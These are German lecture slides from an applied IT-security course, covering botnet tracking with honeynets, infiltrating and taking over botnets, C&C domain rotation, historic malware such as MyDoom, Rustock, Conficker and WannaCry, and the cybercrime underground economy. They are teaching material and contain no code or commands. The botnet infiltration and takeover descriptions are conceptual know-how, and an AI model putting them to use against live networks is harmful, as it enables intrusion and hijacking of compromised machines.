- Wie kommt man an diese Informationen?
  - Fangen eines Bots in einem Honeynet!
  - Aufsetzen eines verwundbaren Windows-Systems
  - auf den Bot warten
  - ausgehenden Netzverkehr mitschneiden
  - Windows-System wird alle 24 Stunden frisch gebrüht

Erläuterungen

- Man kann mit den erhaltenen Informationen auch ein Botnet "unterwandern" (einen eigenen Bot einschleusen)
  - einfacher Versuch: mit eigenem IRC client versuchen, in den Channel reinzukommen
    - wird bei kleinen Botnets schnell vom Angreifer erkannt, da der Bot nicht auf die Standard-Kommandos antwortet
    - im Falle einer Entdeckung: Ausschluss aus dem Botnet oder DDoS
  - am besten alle Standard-Kommandos abschalten, um nicht aufzufallen
  - Problem: viele Botnet IRC-Server verhalten sich nicht RFC-gemäß
    - am besten eigenen IRC-Client schreiben
- Im Botnet Kommandos mitschneiden und offline analysieren

Größe von Botnetzen

- Häufig schwer zu schätzen
- Freiling et al. (2005) berichten von Größen zwischen 100 und 50.000 Rechnern
- Conficker (2008), Bredolab (2010) z.T. mehrere Millionen Rechner

Stehlen von Botnetzen

- wenn man in ein fremdes Botnet eindringt und das richtige update-Kommando gibt, dann kann man alle Bots in das eigene Botnet übernehmen
- populärer Sport unter Skript-Kiddies
- Siehe auch Takeover des Torpig-Botnets “aus Versehen” (Stone-Gross et al., 2009)

Figure 3.7: Top 25 well-known botnets tracked in SANDNET. A star represents a dedicated takedown action, a thin line represents new binaries being spread and a thick line symbolizes periods of active C&C communication.

Quelle: Dietrich, 2013

Figure 4.2: Migration of the Emit C&C server's domain from one top level domain to another [RDB12]

Quelle: Dietrich, 2013

Quelle: https://en.wikipedia.org/wiki/Swiss_Army_knife

Erläuterungen

- Um den zentralen C&C-Server zu schützen, wird der Server unter täglich wechselnden Domains registriert
- Bot-Code enthält einen URL-Generator, der die „Tagesdomain“ generiert und kontaktiert
- Je länger der C&C-Server unter einer Domain verfügbar ist, desto höher ist die Wahrscheinlichkeit eines takedown-Versuchs
- Schnelle Migration ist ein Indikator für erhöhten Ermittlungsdruck
- Botnetze werden auch als das „Schweizer Taschenmesser der Cyberkriminalität“ bezeichnet (siehe Lektion 4)

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 6 Schadsoftware und Cyberkriminalität

Lektion 3: Schadsoftware-Gruselkabinett


Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime
  - Lektion 1: Cyberkriminalität und Schadsoftware
  - Lektion 2: Bots, Botnetze und Botnet Tracking
  - Lektion 3: Schadsoftware-Gruselkabinett
  - Lektion 4: Die digitale Schattenwirtschaft
  - Lektion 5: Recht und Ethik der IT-Sicherheit

Erläuterungen

- Schadsoftware
- eine der wesentlichen Innovationen des Internet
- „neue Lebensform“
- Paradigmatische, historisch relevante Schadsoftware aus der „Hall of Fame“

Quelle: Lehigh University



Quelle: Lehigh University

https://antivirus.comodo.com/blog/comodo-news/mydoom-virus/

MyDoom.B


- E-Mail-Virus, ca. 2004
- Paradigmatisch für “Trojan Hijack”: nutzte eine Schwäche in einem Vorläufer (MyDoom.A), um sich rasch zu verbreiten
- Literatur:
  - Eric S. Hines: MyDoom.B Worm Analysis. 2004. **`http://isc.sans.edu/presentations/MyDoom_B_Analysis.pdf`**

https://www.wired.com/2011/03/microsoft-versus-rustock-botnet/

Rustock

- Botnetz 2006-2011, hauptsächlich Spam und Windows-Rechner
- Rustock: macht das eigenes Binary abhängig von der konkreten Maschine
  - Kann also nirgendwo anders laufen (erschwert Analyse)
  - Zahlreiche weitere Obfuskierungsmethoden
- Paradigmatisch für staatliche Schadsoftware “Gauss”
- Literatur:
  - Chiang, Lloyd: A case study of the rustock rootkit and spam bot. Hot Topics in Understanding Botnets, 2007.
  - Boldizsár Bencsáth, Gábor Pék, Levente Buttyán, Márk Félegyházi: The Cousins of Stuxnet: Duqu, Flame, and Gauss. Future Internet 4(4): 971-1003 (2012)

Conficker


WORM
THE FIRST DIGITAL WORLD WAR
MARK
BOWDEN
AUTHOR OF BLACK HAWK DOWN

Conficker

- Botnetz, 2008-2015, Windows
- Eher historisch relevant, da in einem Buch verewigt
- War einer der letzten „großen Würmer“ und deswegen mehr gefürchtet als schädlich
- Literatur:
  - Mark Bowden: Worm – The first digital World War. Grove Press, 2013.

Quelle: Spiegel.de

Wannacry

- Ransomware, 2017, Microsoft Windows, verschlüsselt die Festplatte und fordert Bitcoin als Lösegeld
- Nutzte einen Exploit (Eternalblue), den die NSA für ältere Windows-Systeme entwickelt hatte und der in kriminellen Kreisen kursierte
- Infizierte massenweise ungepatchte Systeme weltweit
- Enthielt einen „kill switch“, durch die die Weiterverbreitung gestoppt werden konnte

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 6 Schadsoftware und Cyberkriminalität

Lektion 4: Die digitale Schattenwirtschaft

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime
  - Lektion 1: Cyberkriminalität und Schadsoftware
  - Lektion 2: Bots, Botnetze und Botnet Tracking
  - Lektion 3: Schadsoftware-Gruselkabinett
  - Lektion 4: Die digitale Schattenwirtschaft
  - Lektion 5: Recht und Ethik der IT-Sicherheit

Quellen

- J. Graham (Hg.): Cyber Fraud. Tactics, Techniques, and Procedures. CRC Press, 2009, Kapitel 1
- D. Brodowski, F. Freiling: Cyberkriminalität, Computerstrafrecht und die digitale Schattenwirtschaft. Schriftenreihe Öffentliche Sicherheit, FU Berlin, März 2011.
- T. Holz, M. Engelberth, F. Freiling: Learning more about the underground economy: A case-study of keyloggers and dropzones. Proc. ESORICS, 2009
- K. Levchenko, A. Pitsillidis, N. Chachra, B. Enright, M. Felegyhazi, C. Grier, T. Halvorson, C. Kanich, C. Kreibich, H. Liu, D. McCoy, N. Weaver, V. Paxson, G. M. Voelker, and Stefan Savage. Click Trajectories: End-to-End Analysis of the Spam Value Chain. IEEE Symposium on Security and Privacy, 2011, Oakland, USA.
- C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. Voelker, V. Paxson, and S. Savage. Spamalytics: An Empirical Analysis of Spam Marketing Conversion. 15th ACM Conference on Computer and Communications Security (CCS), 27-31 October 2008, Alexandria, VA.
- T. Holz, Chr. Gorecki, F. Freiling, K. Rieck: Detection and Mitigation of Fast-Flux Service Networks. Proc. NDSS, 2008.
- J. Franklin, V. Paxon, A. Perrig, S. Savage: An inquiry into the nature and causes of the wealth of Internet miscreants. Proc. ACM CCS, 2007.
- H. Fallmann, G. Wondracek, C. Platzer: Covertly probing underground economy marketplaces. Proc. DIMVA, 2010

Sekundärquellen

- J. Göbel, T. Holz, P. Trinius: Towards proactive Spam filtering. Proc. DIMVA 2009
- Grier, Thomas, Paxson, Zhang: @spam: The Underground on 140 Characters or Less. ACM CCS 2010
- Neumann, J. Barnickel, U. Meyer: Security and Privacy Implications of URL Shortening Services, Web 2.0 Security and Privacy Workshop, Oakland, May 2011
- R. Böhme, T. Holz: The effect of stock spam on financial markets. Proc. WEIS, 2008
- D. Florencio, C. Herley: Phishing and money mules. Proc. IEEE WIFS, 2010.
- Joseph Menn: Fatal System Error. The Hunt for the new Crime Lords who are bringing down the Internet. Perseus, 2010.
- Stefan Vömel: Using Honeypots to Capture and Analyze Malicious Activities on the Internet. Diplomarbeit, Universität Mannheim, August 2009.
- Juan Caballero, Chris Grier, Christian Kreibich, and Vern Paxson. 2011. Measuring pay-per-install: the commoditization of malware distribution. USENIX Security Symposium 2011

Multimediaquellen

- Monty Python: Spam
  - https://www.youtube.com/watch?v=cFrtpT1mKy8
- Symantec: ZeuS - King of Crimeware Toolkits
  - https://www.youtube.com/watch?v=5IBTl4ADT0k

Was ist Cyberkriminalität?

- Grobe Definition:
  - Cyberkriminalität ≙ Kriminalität, die „was mit Computern zu tun hat“

- Definition des BKA (Bundeslagebild Cybercrime, 2013):
  - „Cybercrime umfasst die Straftaten, die sich gegen das Internet, Datennetze, informationstechnische Systeme oder deren Daten richten, oder die mittels dieser Informationstechnik begangen werden.“

Erläuterungen

- Cyberkriminalität beinhaltet Aspekte die es früher schon gab (früher: Beleidigung; jetzt: Beleidigung per E-Mail verschickt), aber auch völlig neue kriminelle Aspekte, wie z. B. Hacking
  - beachte das zweite „oder“ in der BKA-Definition
  - korrespondiert mit den Cyber-Delikten (siehe Lektion 5)

„Die digitale Schattenwirtschaft“

- Schattenwirtschaft = ökonomischer Kreislauf außerhalb staatlicher Kontrolle und steuerlicher Wertabschöpfung

- Professionelle („organisierte“) Kriminalität
  - ökonomisch ausgerichtete, arbeitsteiliger Vorgehensweise
  - geschützt durch legale Unternehmen
  - eigene „Community“ (Foren, IRC, DarkNet, etc.)

Erläuterungen

- hohes Dunkelfeld, unklare Umsätze
  - schätzungsweise Umsätze in der Größenordnung des Drogenhandels
  - ständig neue Maschen, um fast gefahrlos (teilweise legal) Geld zu verdienen
- „underground economy“






Figure 2.1 A cyber fraud model. (VeriSign iDefense, 2007.)

Quelle: Graham (2009)


Angebotsseite
kriminelle Dienstleistungen wie
• Hacking
• Ausspähen von Benutzer-Zugangsdaten
• Angebote an Zugangsdaten (E-Mail, Twitter, E-Banking, Kreditkartendaten, ...)
• spezialisierte Schadsoftware
• ...
Reger Handel in entsprechenden Foren
Nachfrageseite
Personen, die diese Angebote orchestrieren und zu Geld machen können (Fake Shops, Ransomware-Kampagnen) oder als höherwertige Dienstleistungen wieder anbieten (z.B. Kampagnen-management für Spam)

Erläuterungen

- Angebotsseite:
  - Verschiedene Techniken, die Daten zu „ernten“
    - Schadsoftware auf möglichst vielen Rechnern verteilen und Daten dort abgreifen
    - Benutzer auf gefälschte Webseite bringen und Daten dort abgreifen (Phishing)
